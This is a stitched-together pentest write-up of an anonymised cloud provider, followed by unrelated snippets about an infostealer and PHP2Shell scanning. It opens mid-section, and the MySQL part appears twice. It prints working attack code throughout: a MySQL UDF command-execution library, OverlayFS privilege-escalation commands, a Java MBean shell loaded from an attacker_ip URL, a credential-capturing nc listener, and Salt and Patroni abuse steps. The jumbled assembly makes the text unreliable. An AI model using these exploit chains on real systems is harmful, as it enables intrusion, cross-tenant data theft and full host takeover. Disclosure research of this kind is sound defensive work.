    Index_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Alter_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Show_db_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Super_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Create_tmp_table_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Lock_tables_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Execute_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Repl_slave_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Repl_client_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Create_view_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Show_view_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Create_routine_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Alter_routine_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Create_user_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Event_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Trigger_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Create_tablespace_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    ssl_type enum('','ANY','X509','SPECIFIED') NOT NULL DEFAULT '',
    ssl_cipher blob NOT NULL,
    x509_issuer blob NOT NULL,
    x509_subject blob NOT NULL,
    max_questions int unsigned NOT NULL DEFAULT 0,
    max_updates int unsigned NOT NULL DEFAULT 0,
    max_connections int unsigned NOT NULL DEFAULT 0,
    max_user_connections int unsigned NOT NULL DEFAULT 0,
    plugin char(64) NOT NULL DEFAULT 'caching_sha2_password',
    authentication_string text,
    password_expired enum('N','Y') NOT NULL DEFAULT 'N',
    password_last_changed timestamp NULL DEFAULT NULL,
    password_lifetime smallint unsigned DEFAULT NULL,
    account_locked enum('N','Y') NOT NULL DEFAULT 'N',
    Create_role_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Drop_role_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Password_reuse_history smallint unsigned DEFAULT NULL,
    Password_reuse_time smallint unsigned DEFAULT NULL,
    Password_require_current enum('N','Y') DEFAULT NULL,
    User_attributes json DEFAULT NULL,
    PRIMARY KEY (Host, User)
  ) ENGINE=InnoDB DEFAULT CHARSET=utf8mb3 STATS_PERSISTENT=0;
After the database was restarted and a new user was created, that user automatically received full administrator privileges. Next, we added more privileges:
INSERT INTO mysql.global_grants VALUES ('newadm','%','SYSTEM_VARIABLES_ADMIN','Y');
INSERT INTO mysql.global_grants VALUES ('newadm','%','PERSIST_RO_VARIABLES_ADMIN','Y');
INSERT INTO mysql.global_grants VALUES ('newadm','%','SYSTEM_USER','Y');
FLUSH PRIVILEGES;
Having escalated privileges in the database, we now needed to achieve RCE. We compiled a custom UDF library to run system commands.
#include <stdlib.h>
#include <string.h>
#include <stdio.h>

typedef unsigned long long udf_args_type;

typedef struct {
 unsigned int arg_count;
 unsigned int *arg_type;
 char **args;
 unsigned long *lengths;
 char *maybe_null;
 char **attributes;
 unsigned long *attribute_lengths;
 void *extension;
} UDF_ARGS;

typedef struct {
 char maybe_null;
 unsigned int decimals;
 unsigned long max_length;
 char *ptr;
 char const_item;
 void *extension;
} UDF_INIT;

int sys_eval_init(UDF_INIT *initid, UDF_ARGS *args, char *message) {
 if (args->arg_count != 1) {
     strcpy(message, "sys_eval requires one argument");
     return 1;
 }
 initid->max_length = 65535;
 return 0;
}

void sys_eval_deinit(UDF_INIT *initid) {}

char* sys_eval(UDF_INIT *initid, UDF_ARGS *args, char *result,
            unsigned long *length, char *is_null, char *error) {
 if (!args->args[0]) { *is_null = 1; return NULL; }
 char cmd[65535];
 snprintf(cmd, sizeof(cmd), "%.*s", (int)args->lengths[0], args->args[0]);
 FILE *pipe = popen(cmd, "r");
 if (!pipe) { *is_null = 1; return NULL; }
 static char buf[65535];
 size_t total = 0;
 while (total < sizeof(buf)-1) {
     size_t n = fread(buf+total, 1, sizeof(buf)-1-total, pipe);
     if (n == 0) break;
     total += n;
 }
 pclose(pipe);
 buf[total] = '\0';
 *length = total;
 return buf;
}
RCE was achieved through a CRLF injection into the configuration file through the cloud provider’s API:
This vector made it possible to inject line breaks and override critical configuration parameters:
default-time-zone="+00:00
secure_file_priv= # removes write restrictions so files can be saved to any directory the MySQL user can access.
plugin_dir=/var/lib/mysql-files/ # sets a trusted directory for loading dynamic libraries.
With the write permissions obtained, a malicious UDF library (shared object) was written to the target directory through the following SQL statement:
SELECT UNHEX('$hex') INTO DUMPFILE '/var/lib/mysql-files/rce.so
We restarted the MySQL database to apply the updated configuration and initialize the registered plug-in:
CREATE FUNCTION sys_eval RETURNS STRING SONAME 'rce.so';
Result of executing id via MySQL UDF
The list of active services was analyzed to identify opportunities for local privilege escalation to root. It turned out that the mysql-watcher.service ran with administrator privileges and periodically launched a Python script that accessed MySQL through the system client. To exploit this, we compiled another plug-in:
We injected the path to the directory containing the malicious library (.so file, plugin_dir parameter) and the authentication plug-in name default-auth=plugname into the [client] section of the /etc/mysql/my.cnf configuration file. The next time the background mysql-watcher.service starts the MySQL client as root, the plug-in described above executes on the server host. This causes a system command to run and creates a copy of the Bash interpreter with the SUID bit set (/tmp/rbash), which completes the chain leading to full host compromise.
Conclusion
The cloud provider’s infrastructure was built on in-house components rather than standard open-source solutions, which created a non-trivial attack surface. The research also identified other vulnerabilities, but they were left out of the report because they were standard. Based on the findings, the vendor was given recommendations for strengthening its security posture. The recommendations covered isolating managed services to remove network visibility between them, enforcing strict AppArmor policies to isolate service processes, and adding monitoring of how potentially vulnerable services are used.
This article is published for educational purposes only, to raise awareness among information security professionals. The research was part of an official bug bounty program on a major platform. We notified the cloud provider about the vulnerabilities in line with our responsible disclosure policy, and all security issues we found were fixed in full. The infrastructure analyzed in this post has been anonymized, so the organization cannot be identified. We believe that regular pentests, bug bounty programs, and conversations between developers and independent researchers are the foundation of security for any IT product.
Introduction
Many experts believe that cloud data breaches are mostly the customers’ fault, caused by issues like misconfigured storage or open ports. However, our penetration test of a major cloud provider demonstrated that critical threats can originate within the provider’s own infrastructure.
This analysis is based on a real-world case that won second place in the System Hacking (Web & Logic) category at Russian Pentest Award 2026. It covers the sequential exploitation of several vulnerabilities and logic errors. Together, they led to critical business consequences and a complete bypass of tenant isolation within the cloud. On October 22, 2026, I presented a technical analysis of this case in my “Smash the Tenant Boundary” talk at Security Analyst Summit (SAS 2026).
1. Gaining initial access through a managed Kubernetes cluster
Our cloud infrastructure pentest followed the threat model of an external attacker with the privileges of a regular tenant. The ultimate goal of the attack was to assume full control of the cloud.
1.1. Escaping the worker node
First, we created a resource in the cloud’s managed Kubernetes cluster (v1.25.16+k0s.0). As a rule, the provider deliberately withholds SSH access to worker nodes from tenants, because they’re paying for a managed service, not for running servers themselves. In this case, however, the cluster’s security policies did not prevent the creation of privileged pods with access to host namespaces. This enabled us to deploy a pod and switch the execution context to the host machine running the container.
After this, the bash shell ran on the actual host machine, not inside the container. Because the pod was privileged, we got full root access to the host machine.
Kubelet configuration and API server address
Next, we analyzed its file system. While researching the data plane, we found a Konnectivity service token. This component provides a tunnel between the control plane and the data plane of a Kubernetes cluster. It was this component that opened up interesting opportunities for developing the attack.
Konnectivity service account token
1.2. Analysis of control plane services
After gaining access to the host machine (the worker node mentioned earlier), we analyzed its network interfaces: the user VPC and the Calico interfaces. We extracted the kube-apiserver address (192.168.0.4) from the kubelet configuration file. A subsequent scan of this address revealed the following open ports:
192.168.0.4:9443 open https status=404
192.168.0.4:2380 open
192.168.0.4:6443 open http status=400
192.168.0.4:8132 open
192.168.0.4:9100 open http status=200 title="Node Exporter"
192.168.0.4:9308 open http status=200 title="kube-state-metrics"
Of greatest interest is port 8132, where Konnectivity runs. This service creates a reverse tunnel between the control plane and the data plane so that the data plane is visible from the control plane. This allows management components to communicate with worker nodes, even behind a NAT. The Konnectivity token found earlier granted permission to interact with this service.
Interaction diagram between control plane and data plane via Konnectivity
1.3. Exploiting Konnectivity
To analyze the service on port 8132, we deployed a local test environment. We found that v1.25.16+k0s.0 uses a fork of konnectivty-server, inherited from apiserver-network-proxy in the original Kubernetes.
A quick primer on k0s: this is a minimalist Kubernetes distribution designed for cloud providers. It’s a convenient base for deploying managed clusters (mk8s) with minimal resource overhead. An important feature of k0s is that running user pods on control plane nodes (also known as master nodes) is disabled by default. This meets mk8s security requirements for control plane isolation.
Port 8132, mentioned above, hosts AgentService, which provides a single method: Connect. This method accepts a Packet stream.
The code revealed an interesting detail: when AgentService receives a packet of the type DIAL_REQ from a worker node, the server calls the net.Dial() function on the control plane side. The packet structure for the Connect method looks like this:
In other words, a DIAL_REQ that comes from the agent (worker node) was considered valid and passed to the packet handler for the corresponding type (DIAL_REQ).
//apiserver-network-proxy/pkg/server/server.go:921
func (s *ProxyServer) handleDialRequest(pkt *client.Packet, backend Backend) {
  ...
  dialReq := pkt.GetDialRequest()
  resp.GetDialResponse().Random = dialReq.Random

  start := time.Now()
  conn, err := net.Dial(dialReq.Protocol, dialReq.Address) // we control proto and address
This created an SSRF primitive in the control plane context, which made it possible to reach not only network resources but also host UNIX sockets. D-Bus (- /run/dbus/system_bus_socket) was chosen as a promising target for interaction. The busctl utility revealed the following services available on the control plane:
Using the org.freedesktop.DBus.GetConnectionCredentials method with a custom D-Bus client we wrote on top of github.com/godbus/dbus/v5, we were able to retrieve the UID of the current process. In this case, it was 997. Unfortunately, it wasn’t root, which means we couldn’t instantly start a system service in systemd. However, it was still possible to create a user service (system –user). To do this, we first enabled lingering for our UID:
Since konnectivity-server runs with limited privileges by default, the next step after achieving RCE on the control plane was to escalate those privileges. An analysis of processes on the control plane node revealed a running salt-minion service. Root privileges allow authentication in salt-minion as that minion and further attacks against it (more on that later).
In our case, the target host ran Ubuntu 22.04 with kernel version 5.15.x. Because user namespaces were enabled, a known bug in OverlayFS offered a viable path to privilege escalation: it allows a file to retain the cap_setuid+eip capabilities after namespace manipulation.
To exploit the vulnerability, a copy of the python3 interpreter was created with the setuid capability set, which made it possible to gain root privileges.
rm -rf /tmp/lpe
mkdir /tmp/lpe
cd /tmp/lpe

unshare -rm sh -c '
 mkdir l u w m &&
 cp /usr/bin/python3 l/ &&
 chmod 755 l/python3 &&
 setcap cap_setuid+eip l/python3 &&
 mount -t overlay overlay -o rw,lowerdir=l,upperdir=u,workdir=w m &&
 touch m/*
'
getcap /tmp/lpe/u/python3
/tmp/lpe/u/python3 -c 'import os; os.setuid(0); os.system("id; /bin/sh")'
Confirmation of command execution with root privileges
Gaining root privileges opened up several interesting attack vectors:
We discovered an eth2 interface on the 100.64.0.0/10 subnet on the host. The cloud’s overlay network turned out to be flat, providing visibility into all managed services.
The system stored a salt-minion key pair. This significantly expands the attack surface by providing access to the managed cloud’s own control plane through SaltStack.
2. Adventures in the overlay network
2.1. Victoria stack
An examination of network activity within the managed resource immediately yielded interesting results. Traffic analysis revealed requests from a specific IP address to collect node metrics from our kube-state-metrics instance in mk8s. The IP address turned out to belong to a metrics collector, one of the VictoriaMetrics instances serving numerous managed resources. Like Prometheus, the VictoriaMetrics API exposes a list of targets from which it collects metrics.
When we queried the http://100.64.13.37:8429/api/v1/targets endpoint, we found that each target’s labels contained valuable metadata:
It’s worth noting that a single VictoriaMetrics query returns a full list of control plane hosts that belong to other cloud tenants. Port 6897 indicates that the kube-state-metrics exporter is running, and the profile: kubernetes field further confirms the target type at this address.
We found another host from the Victoria ecosystem on the same network: VictoriaLogs. The service’s web interface on port 9428 also exposes API endpoints that can reveal sensitive data. For example, the /select/logsql/query endpoint allowed unauthorized access to all logs from any managed resource in the cloud.
Analysis of the control plane logs for mk8s revealed a critical detail: the cloud-init scripts generated private SSH keys for the root account by default. These keys were printed to stdout and automatically saved in the shared system logs.
Correlating certain label values from VictoriaMetrics helped us reconstruct the target host’s original names. This makes it easier to filter data in VictoriaLogs and unambiguously match a compromised private key to the target node where it can be used.
Private SSH key in a VictoriaLogs record
We could use the compromised private key for a privileged account to connect to the target nodes over SSH and gain full control of other tenants’ clusters.
Process privileges on the host and available actions in Kubernetes
Logs from other types of services could likely reveal additional sensitive data that would further increase the impact.
2.2. Compromising managed Kafka instances
We explored the option to deploy managed Apache Kafka resources. As expected, we also found these instances on the flat overlay network. One Kafka host had port 9999 open, which turned out to be a JMX Registry.
Discovered Java RMI service on port 9999
The JMX Registry mechanism is inherently vulnerable: it returns an RMI stub-host to the calling client, which allows remotely loading an arbitrary custom MBean class and executing arbitrary code. We ran an nmap -sC scan against the registry port to identify the exact port of the RMI service we would interact with next. To carry out the attack, we prepared a set of Java scripts with the following structure:
JmxCreateMBean.java: connects to the JMX Registry and creates an MBean component, javax.management.loading.MLet (a class that loads classes from a specified URL).
JmxInvoke.java: invokes the selected MBean method through the JMX Registry.
ExecMBean.java and Exec.java a custom lightweight test MBean component with a run(String cmd) method that provides an interface for remote command execution.
The code that handles the connection and initialization of the MBean component looks like this:
//JmxCreateMBean.java
...
import javax.management.remote.JMXConnector;
import javax.management.remote.JMXConnectorFactory;
import javax.management.remote.JMXServiceURL;

public class JmxCreateMBean {
    private static final class RewritingSocketFactory extends RMISocketFactory {
        private final String fromHost;
        private final String toHost;

        RewritingSocketFactory(String fromHost, String toHost) {
            ...
        }

        @Override
        public Socket createSocket(String host, int port) throws IOException {
            ...
        }

        @Override
        public ServerSocket createServerSocket(int port) throws IOException {
            ...
        }
    }

    public static void main(String[] args) throws Exception {
        ...
        RMISocketFactory.setSocketFactory(new RewritingSocketFactory(args[2], args[3]));
        String url = String.format("service:jmx:rmi:///jndi/rmi://%s:%s/jmxrmi", args[0], args[1]);

        try (JMXConnector connector = JMXConnectorFactory.connect(new JMXServiceURL(url), new HashMap<>())) {
            var mbsc = connector.getMBeanServerConnection();
            try {
                ObjectInstance created = mbsc.createMBean(args[4], new ObjectName(args[5]));
                System.out.println("CREATED " + created.getObjectName() + " " + created.getClassName());
            } catch (InstanceAlreadyExistsException e) {
                System.out.println("EXISTS " + args[5]);
            }
        }
    }
}
Below is the implementation of the malicious Exec.java class, which provides methods to execute shell commands and read and write files with Base64 encoding:
// Exec.java
import java.nio.charset.StandardCharsets;
import java.nio.file.Files;
import java.nio.file.Path;
import java.util.Base64;

public class Exec implements ExecMBean {
    @Override
    public String run(String cmd) throws Exception {
        Process p = new ProcessBuilder("/bin/sh", "-c", cmd).redirectErrorStream(true).start();
        byte[] out = p.getInputStream().readAllBytes();
        int rc = p.waitFor();
        return "rc=" + rc + "\n" + new String(out, StandardCharsets.UTF_8);
    }

    @Override
    public String getB64(String path) throws Exception {
        return Base64.getEncoder().encodeToString(Files.readAllBytes(Path.of(path)));
    }

    @Override
    public String putB64(String path, String b64) throws Exception {
        byte[] data = Base64.getDecoder().decode(b64);
        Files.write(Path.of(path), data);
        return "wrote " + data.length + " bytes";
    }
}
After compiling our custom MBean, we place the resulting JAR file on a remote web server and prepare an mlet.html configuration file so the target server can load it.
Create a standard MLet loader inside the Kafka JVM.
Load the malicious MBean onto the target server by calling the getMBeansFromURL method of the standard MLet component (DefaultDomain:type=MLet). The URL of the prepared file is passed as an argument: http://attacker_ip:8000/mlet.html.
Call the run(String cmd) method of the loaded MBean to achieve RCE on the host.
Kafka process context and node network interfaces
This attack vector was possible because the RMI stub host, which security standards require to be bound only to the loopback interface (127.0.0.1), was mistakenly exposed to the cloud’s shared overlay network.
2.3. Credential leakage through redis-exporter
The next step was to analyze hosts running managed Redis instances. Alongside the main port 6379 used by Redis, each host had a redis exporter service on port 9121. Analysis of its source code revealed a logic vulnerability in how the target parameter was handled:
//redis_exporter/exporter/http.go:47
func (e *Exporter) scrapeHandler(w http.ResponseWriter, r *http.Request) {
  target := r.URL.Query().Get("target")
...

  if !strings.Contains(target, "://") {
    target = "redis://" + target
  }

  u, err := url.Parse(target)
...

  opts := e.options
...
  _, err = NewRedisExporter(target, opts)
...
Essentially, the /scrape handler accepts an arbitrary target parameter and attempts to collect metrics from that target with the same credentials the exporter uses to connect to its primary Redis instance. Directing a redis exporter request to an attacker-controlled host, such as one running nc -nvlp 6379, makes it possible to intercept the following credentials:
The captured credentials allowed access to other customers’ Redis instances to read, modify, or delete stored data.
Diagnostic information of the Valkey instance
(Note. A Redis RCE vulnerability was disclosed during the research. Combined with the access obtained, it made it possible to fully compromise other tenants’ services).
2.4. Compromise of managed PostgreSQL (Patroni) clusters
The PostgreSQL DBMS is one of the most popular managed resources alongside mk8s. The next step was therefore to analyze PostgreSQL hosts in the overlay network. Scanning nodes with the PostgreSQL port (5432) open revealed related services on ports 2379 (an etcd distributed store) and 8008 (Patroni REST API). While the Patroni REST API required authentication, access to etcd was completely unrestricted. Analysis of the contents of etcd revealed a critical key, /v2/keys/service/pg-cluster/config, which contained the Patroni configuration.
Write access to this configuration file allows an attacker to set archive_command to a command of their choice and achieve RCE on the target host when the archiving process starts. To avoid waiting for the WAL to fill up through normal activity, a way was found to force archiving even with minimal access privileges:
Update the Patroni configuration with the modified archive_command:
After this parameter is applied, Patroni detects a role conflict for the current primary. The logs show a sequence similar to the following:
cannot be a real primary in standby cluster
Demoting self (demote-cluster)
received fast shutdown request
checkpoint starting: shutdown immediate
Postgres then restarts, and the archiving process runs and executes the injected command:
PostgreSQL process context and node network interfaces
This makes it possible to log in to other tenants’ Postgres DBMS instances and gain full control over the data. As an additional risk factor, files containing credentials for access to S3 storage were found on these hosts.
Database and S3 access parameters in a backup file
This storage holds backups not only of the current instance but also of all other databases in the cloud.
List of backup storage locations in S3
3. Attack on SaltStack management infrastructure
After gaining root access to the control plane node, the focus shifted to the SaltStack configuration management service.
3.1. Analysis of salt fs
The first step was to dump the entire Salt master file system for subsequent static analysis:
Fragment of the Salt Master file list
It contained numerous files.
salt-call --out=newline_values_only cp.list_master saltenv=redacted | sed '/^$/d' | while read -r f; do
      mkdir -p "/tmp/dump/$(dirname "$f")"
      salt-call --out=newline_values_only cp.get_file "salt://$f" "/tmp/dump/$f" saltenv=redacted >/dev/null
    done
Because the Salt version in use was up to date, no known CVEs were applicable. However, we found a custom script (_pillar/somebase.py) with a critical vulnerability among the files on the Salt master. The vendor had written it to service minions running the somebase service. The vulnerability is an insecure SQL query construction through the query.format() method:
A Salt minion can trigger a pillar refresh and pass arbitrary metadata (grains) to the Salt master. This allows an attacker to inject SQL code through the some_id parameter inside grains. When the extension on the Salt master side processes the request, the generated SQL query is executed in the prod-cloud database. As a result, the vulnerability makes an error-based SQL injection possible.
Database error during pillar processing
3.2. Exploiting the SQLi
This vulnerability provided access to various database schemas. The most interesting one was the cloudsmth schema, which contained about 50 tables with metadata of all managed resources and VDS.
Fragment of the table list in the cloudsmth schema
Even more notable was the salt-masters table, which held authentication tokens for all Salt masters.
Records with Salt Master authentication tokens
With these tokens, we could access the Salt master REST API and run arbitrary commands on all minions in the cloud:
By agreement with the vendor, the attack was not developed further. Even so, access to the salt-masters table and the prod-cloud database would have made it possible to take over all resources, including VDS, S3, and other services, in a single step.
4. Other ways to attack the cloud
It’s worth mentioning other ways to get into the overlay network, since some of them also produced interesting cases.
4.1. Exploiting a vulnerability in Managed Valkey
During analysis of the Valkey instances deployed in the cloud infrastructure, we found that the software version in use was vulnerable to CVE-2026-25243. At the time of the analysis, no public proofs of concept (PoCs) or exploits existed. To study how the vulnerability manifests, we analyzed the diagnostic data returned by the INFO command:
The redis_build_id identifier made it possible to determine the exact binary in use. It matched the official build for Ubuntu Noble x86_64.
CVE-2026-25243 is caused by the RESTORE command handling serialized RDB objects incorrectly. When the legacy hash-zipmap encoding is used, the validator accepts a 5-byte length representation for a short key, but the parser that follows interprets the key’s internal bytes as the encoding of the value length. This mismatch can cause an out-of-bounds write that overwrites adjacent heap chunks (heap overflow), which can potentially lead to an arbitrary write primitive. After the successful arbitrary write to adjacent memory regions, strict systemd sandbox rules presented an obstacle:
These parameters block the execution of standard shells, such as /bin/sh. Even so, the /tmp directory was mounted with write access. By modifying the process logic, we could trigger the download and execution of a third-party component from /tmp, which wasn’t covered by the noexec rule. After establishing a stable communication channel, we added an SSH key to /var/lib/valkey/.ssh/authorized_keys. This gave us independent access to the host and the ability to escalate privileges further through standard local privilege escalation (LPE) methods.
Valkey process context and Salt grains parameters
The GRO Frag vulnerability was triggered in this case, but new LPEs are disclosed every week, so there may be many other ways to escalate privileges and continue the attack on the Salt master.
4.2. MySQL
The MySQL database user didn’t have root privileges when the resource was created.
DROP TABLE IF EXISTS mysql.global_grants;
CREATE TABLE mysql.global_grants (
USER char(32) NOT NULL DEFAULT '',
HOST char(255) NOT NULL DEFAULT '',
PRIV char(32) NOT NULL DEFAULT '',
WITH_GRANT_OPTION enum('N','Y') NOT NULL DEFAULT 'N',
PRIMARY KEY (USER, HOST, PRIV)
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb3 STATS_PERSISTENT=0;
However, the application logic allowed this user to drop and recreate the table with dynamic privileges:
DROP TABLE IF EXISTS mysql.user;

  CREATE TABLE mysql.user (
    Host char(255) NOT NULL DEFAULT '%',
    User char(32) NOT NULL DEFAULT '',
    Select_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Insert_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Update_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Delete_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Create_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Drop_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Reload_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Shutdown_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Process_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    File_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Grant_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    References_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Index_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Alter_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Show_db_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Super_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Create_tmp_table_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Lock_tables_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Execute_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Repl_slave_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Repl_client_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Create_view_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Show_view_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Create_routine_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Alter_routine_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Create_user_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Event_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Trigger_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Create_tablespace_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    ssl_type enum('','ANY','X509','SPECIFIED') NOT NULL DEFAULT '',
    ssl_cipher blob NOT NULL,
    x509_issuer blob NOT NULL,
    x509_subject blob NOT NULL,
    max_questions int unsigned NOT NULL DEFAULT 0,
    max_updates int unsigned NOT NULL DEFAULT 0,
    max_connections int unsigned NOT NULL DEFAULT 0,
    max_user_connections int unsigned NOT NULL DEFAULT 0,
    plugin char(64) NOT NULL DEFAULT 'caching_sha2_password',
    authentication_string text,
    password_expired enum('N','Y') NOT NULL DEFAULT 'N',
    password_last_changed timestamp NULL DEFAULT NULL,
    password_lifetime smallint unsigned DEFAULT NULL,
    account_locked enum('N','Y') NOT NULL DEFAULT 'N',
    Create_role_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Drop_role_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Password_reuse_history smallint unsigned DEFAULT NULL,
    Password_reuse_time smallint unsigned DEFAULT NULL,
    Password_require_current enum('N','Y') DEFAULT NULL,
    User_attributes json DEFAULT NULL,
    PRIMARY KEY (Host, User)
  ) ENGINE=InnoDB DEFAULT CHARSET=utf8mb3 STATS_PERSISTENT=0;
After the database was restarted and a new user was created, that user automatically received full administrator privileges. Next, we added more privileges:
INSERT INTO mysql.global_grants VALUES ('newadm','%','SYSTEM_VARIABLES_ADMIN','Y');
INSERT INTO mysql.global_grants VALUES ('newadm','%','PERSIST_RO_VARIABLES_ADMIN','Y');
INSERT INTO mysql.global_grants VALUES ('newadm','%','SYSTEM_USER','Y');
FLUSH PRIVILEGES;
Having escalated privileges in the database, we now needed to achieve RCE. We compiled a custom UDF library to run system commands.
#include <stdlib.h>
#include <string.h>
#include <stdio.h>

typedef unsigned long long udf_args_type;

typedef struct {
 unsigned int arg_count;
 unsigned int *arg_type;
 char **args;
 unsigned long *lengths;
 char *maybe_null;
 char **attributes;
 unsigned long *attribute_lengths;
 void *extension;
} UDF_ARGS;

typedef struct {
 char maybe_null;
 unsigned int decimals;
 unsigned long max_length;
 char *ptr;
 char const_item;
 void *extension;
} UDF_INIT;

int sys_eval_init(UDF_INIT *initid, UDF_ARGS *args, char *message) {
 if (args->arg_count != 1) {
     strcpy(message, "sys_eval requires one argument");
     return 1;
 }
 initid->max_length = 65535;
 return 0;
}

void sys_eval_deinit(UDF_INIT *initid) {}

char* sys_eval(UDF_INIT *initid, UDF_ARGS *args, char *result,
            unsigned long *length, char *is_null, char *error) {
 if (!args->args[0]) { *is_null = 1; return NULL; }
 char cmd[65535];
 snprintf(cmd, sizeof(cmd), "%.*s", (int)args->lengths[0], args->args[0]);
 FILE *pipe = popen(cmd, "r");
 if (!pipe) { *is_null = 1; return NULL; }
 static char buf[65535];
 size_t total = 0;
 while (total < sizeof(buf)-1) {
     size_t n = fread(buf+total, 1, sizeof(buf)-1-total, pipe);
     if (n == 0) break;
     total += n;
 }
 pclose(pipe);
 buf[total] = '\0';
 *length = total;
 return buf;
}
RCE was achieved through a CRLF injection into the configuration file through the cloud provider’s API:
This vector made it possible to inject line breaks and override critical configuration parameters:
default-time-zone="+00:00
secure_file_priv= # removes write restrictions so files can be saved to any directory the MySQL user can access.
plugin_dir=/var/lib/mysql-files/ # sets a trusted directory for loading dynamic libraries.
With the write permissions obtained, a malicious UDF library (shared object) was written to the target directory through the following SQL statement:
SELECT UNHEX('$hex') INTO DUMPFILE '/var/lib/mysql-files/rce.so
We restarted the MySQL database to apply the updated configuration and initialize the registered plug-in:
CREATE FUNCTION sys_eval RETURNS STRING SONAME 'rce.so';
Result of executing id via MySQL UDF
The list of active services was analyzed to identify opportunities for local privilege escalation to root. It turned out that the mysql-watcher.service ran with administrator privileges and periodically launched a Python script that accessed MySQL through the system client. To exploit this, we compiled another plug-in:
We injected the path to the directory containing the malicious library (.so file, plugin_dir parameter) and the authentication plug-in name default-auth=plugname into the [client] section of the /etc/mysql/my.cnf configuration file. The next time the background mysql-watcher.service starts the MySQL client as root, the plug-in described above executes on the server host. This causes a system command to run and creates a copy of the Bash interpreter with the SUID bit set (/tmp/rbash), which completes the chain leading to full host compromise.
Conclusion
The cloud provider’s infrastructure was built on in-house components rather than standard open-source solutions, which created a non-trivial attack surface. The research also identified other vulnerabilities, but they were left out of the report because they were standard. Based on the findings, the vendor was given recommendations for strengthening its security posture. The recommendations covered isolating managed services to remove network visibility between them, enforcing strict AppArmor policies to isolate service processes, and adding monitoring of how potentially vulnerable services are used.
AI assistants have quickly become part of everyday work, particularly for developers. Tools such as ChatGPT, Claude, Cursor and GitHub Copilot increasingly sit alongside source code, cloud environments and other sensitive business resources, making the credentials and sessions connected to these tools increasingly important to protect. New research from Check Point Research (CPR) into the Aokigahara infostealer shows how attackers are adapting to this shift. The malware specifically collects authentication files, session data and configuration files associated with popular AI applications and development tools. The significance goes beyond gaining access to an AI account. If stolen credentials or session tokens […]
Two critical vulnerabilities in PHP, the programming language behind a large share of the world’s websites, online stores and internet services, are being actively targeted. Since details of CVE-2026-109618 and CVE-2026-109619, known as PHP2Shell, leaked ahead of planned disclosure, 10% of organisations worldwide have been impacted (“impacted” means exploitation attempts, we have no way of knowing if the attack has been successful), according to Check Point Research. Hourly activity peaks at midnight, when fewer security teams are watching. Government institutions in the Netherlands and Finland have taken some of their websites offline as a precaution. What PHP2Shell is and why […]
Following the public disclosure of PHP2Shell (CVE-2026-109618 and CVE-2026-109619), Imperva Threat Research observed a sharp increase in scanning and exploitation attempts across protected environments. What had been a small number of unsuccessful probes before disclosure quickly grew into widespread automated activity targeting sites across industries and regions.
Before public disclosure, Imperva participated in the coordinated disclosure process with Wiz, OpenAI, and Calif. The researchers shared confidential vulnerability details, enabling us to assess existing protections, develop dedicated detection and mitigation rules, and prepare diagnostic testing against proof-of-concept exploits.
Our involvement began with a confidential briefing from Wiz on October 12. We deployed dedicated monitoring rules that same day and refined them as our analysis progressed. When PHP announced the lifting of the embargo on October 21 at 13:38 UTC, Imperva immediately enabled the full set of PHP2Shell protection rules. Existing protections had already covered the early probing attempts.
Below, we trace the disclosure and attack timeline, then examine the scale, targeting, and client behavior observed during the first 24 hours of activity.
The First 24 Hours in Numbers
During the first 24 hours of observed activity, Imperva recorded:
482,342 requests
122,311 attack sessions
21,998 targeted sites
103 targeted countries
The activity was broad but relatively shallow: each attack session contained approximately 3.9 requests, and targeted sites received an average of nearly 22 requests during the observation period. This pattern is consistent with opportunistic spray-and-pray scanning, in which attackers probe many sites for potentially vulnerable deployments.
These figures describe observed traffic and targeting. They do not represent confirmed successful exploitation or compromised sites.
How the Activity Developed
The aggregate figures show the scale of targeting, while the hourly distribution shows how quickly activity intensified. The chart below traces observed request volumes alongside key disclosure and patch-release milestones.
Figure 1: PHP2Shell-associated requests by hour, with disclosure and patch-release milestones. All times are UTC.
